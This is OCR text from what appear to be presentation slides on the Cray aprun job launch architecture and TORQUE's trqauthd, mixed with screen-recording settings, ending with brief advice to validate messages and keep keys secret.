Fan out application

Cray::aprun

++


Cray XT User
Login Node
aprun
apsys
SDB Node
apsched
Run as UID=0
Compute Node Placement List
apinit
apshepherd
User Application
Compute Node
Fan out application

Cray::aprun



```
GIBSON> 
```

Source

Source: screen://

Type: screen

Settings

● Convert

□ Display the output

□ Deinterlace

Profile Video - H.264 + MP3 (MP4)


○ Dump raw input

Destination


Destination file: F:\aprun-demo_001.mp4

Cray::aprun

++



Cray XT User
Login Node
aprun
apsys
SDB Node
apsched
Run as UID=0
Compute Node Placement List
apinit
apshepherd
User Application
Compute Node
Fan out application

TRQAUTHD (TORQUE)



Trqauthd (TORQUE)

++



NeedProper validation of the messages – don’t trust user supplied input

Generate and use your own keys, and keep them secret

